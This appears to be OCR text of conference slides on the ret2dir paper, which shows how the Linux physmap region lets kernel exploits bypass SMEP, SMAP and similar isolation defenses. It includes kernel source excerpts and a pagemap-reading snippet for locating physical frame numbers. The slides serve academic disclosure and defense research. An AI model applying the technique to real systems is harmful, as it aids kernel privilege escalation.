ret2dir: Rethinking Kernel Isolation

Kemerlis et al.

23rd USENIX Security Symposium

The kernel as a target

- Modern browsers and common userland apps got harder and harder to exploit

The kernel as a target

- Modern browsers and common userland apps got harder and harder to exploit (Canaries, ASLR, W^X, RELRO, BPF_SECCOMP, too much fuzzing, ...)

The kernel as a target

- Modern browsers and common userland apps got harder and harder to exploit (Canaries, ASLR, W^X, RELRO, BPF_SECCOMP, too much fuzzing, ...)

- Attackers started seeing the kernel as a more attractive target of high value bugs


The kernel as a target

- Modern browsers and common userland apps got harder and harder to exploit (Canaries, ASLR, W^X, RELRO, BPF_SECCOMP, too much fuzzing, ...)
- Attackers started seeing the kernel as a more attractive target of high value bugs
- 355 kernel vulnerabilities reported in 2013, ~150 more than 2012
- This paper demonstrates a new design weakness that undermines kernel/user isolation

Threat model (ret2usr)

Toy exploit flow


- A kernel bug lets the attacker control a function pointer/data pointer of a kernel object



Threat model (ret2usr)

Toy exploit flow


- A kernel bug lets the attacker control a function pointer/data pointer of a kernel object
- The attacker sets that pointer to a user-space address containing shellcode or a fake kernel object



Threat model (ret2usr)

Toy exploit flow

- A kernel bug lets the attacker control a function pointer/data pointer of a kernel object
- The attacker sets that pointer to a user-space address containing shellcode or a fake kernel object
- Kernel follows the pointer and executes attacker-controlled data in kernel privilege



Past defenses

Defenses that block execution of user memory


Defense	How it does it
KERNEXEC	Set the most significant bit of indirect function-pointer/return targets
SMEP	Hardware checks the U/S page bit: kernel mode may not execute a user-marked page
PXN	SMEP but for ARM
kGuard	Compiler-assisted runtime checks at control-flow transfers

Past defenses

Defenses that block access to user memory

Defense	How it does it
UDEREF	Remap user memory at runtime
SMAP	Hardware blocks supervisor access to user-marked pages unless the kernel explicitly opts in.

Past defenses



Previous methods


All of the previous defenses enforced the same policy:

> Kernel code must not execute
> or dereference user-space addresses

But what if one could reference attacker-controlled data using a kernel-space address?

> All of the previous defenses would be **useless**

Kernel Memory Layout



physmap

```
/*
 * Setup the direct mapping of the physical memory at PAGE_OFFSET.
 * This runs before bootmem is initialized and gets pages directly from
 * the physical memory. To access them they are temporarily mapped.
 */
unsigned long __ref init_memory_mapping(unsigned long start,
                                        unsigned long end, pgprot_t prot)
{
        struct map_range mr[NR_RANGE_MR];
        unsigned long ret = 0;
        int nr_range, i;

        pr_debug("init_memory_mapping: [mem %#010lx-%#010lx]\n",
               start, end - 1);

        memset(mr, 0, sizeof(mr));
        nr_range = split_mem_range(mr, 0, start, end);

        for (i = 0; i < nr_range; i++)
                ret = kernel_physical_mapping_init(mr[i].start, mr[i].end,
                                                   mr[i].page_size_mask,
                                                   prot);

        add_pfn_range_mapped(start >> PAGE_SHIFT, ret >> PAGE_SHIFT);

        return ret >> PAGE_SHIFT;
}
```

physmap

Linux **pre-maps** the entire* physical RAM into the physmap region at boot
A **fundamental** optimization and the building block of kmalloc

- Fast (de)allocation without touching page tables
- Guaranteed physically contiguous memory
- Simple virtual <-> physical translation


```
65    * virt_to_page(kaddr) returns a valid pointer if and only if
66    * virt_addr_valid(kaddr) returns true.
67    */
68   #define virt_to_page(kaddr)     pfn_to_page(__pa(kaddr) >> PAGE_SHIFT)
69   extern bool __virt_addr_valid(unsigned long kaddr);
70   #define virt_addr_valid(kaddr)  __virt_addr_valid((unsigned long) (kaddr))
71
```

physmap


Architecture		PHYS_OFFSET	Size	Prot.
x86	(3G/1G)	0xC0000000	891MB	RW
	(2G/2G)	0x80000000	1915MB	RW
	(1G/3G)	0x40000000	2939MB	RW
AArch32	(3G/1G)	0xC0000000	760MB	RW(**X**)
	(2G/2G)	0x80000000	1784MB	RW(**X**)
	(1G/3G)	0x40000000	2808MB	RW(**X**)
x86-64		0xFFFF880000000000	64TB	RW(**X**)
AArch64		0xFFFFFFC000000000	256GB	RW(**X**)

The ret2dir attack

- The user-space payload resides at a physical RAM address
- Find the physmap alias of that physical address
- Trigger the memory corruption bug
- Defenses won't complain, since the alias is a **kernel** address



The ret2dir attack



Challenge 1: finding the physmap alias

/proc/[pid]/pagemap

- Provides one 64-bit entry per virtual page of a process.
- bit 63 = page present in RAM
- bits 0–54 = PFN

```
seek((uaddr >> PAGE_SHIFT) * sizeof(uint64_t));
read(&v, sizeof(uint64_t));
if (v & (1UL << 63))
    PFN = v & ((1UL << 55) - 1);
```

Challenge 1: finding the physmap alias

/proc/[pid]/pagemap

- Provides one 64-bit entry per virtual page of a process.
- bit 63 = page present in RAM
- bits 0–54 = PFN

```
seek((uaddr >> PAGE_SHIFT) * sizeof(uint64_t));
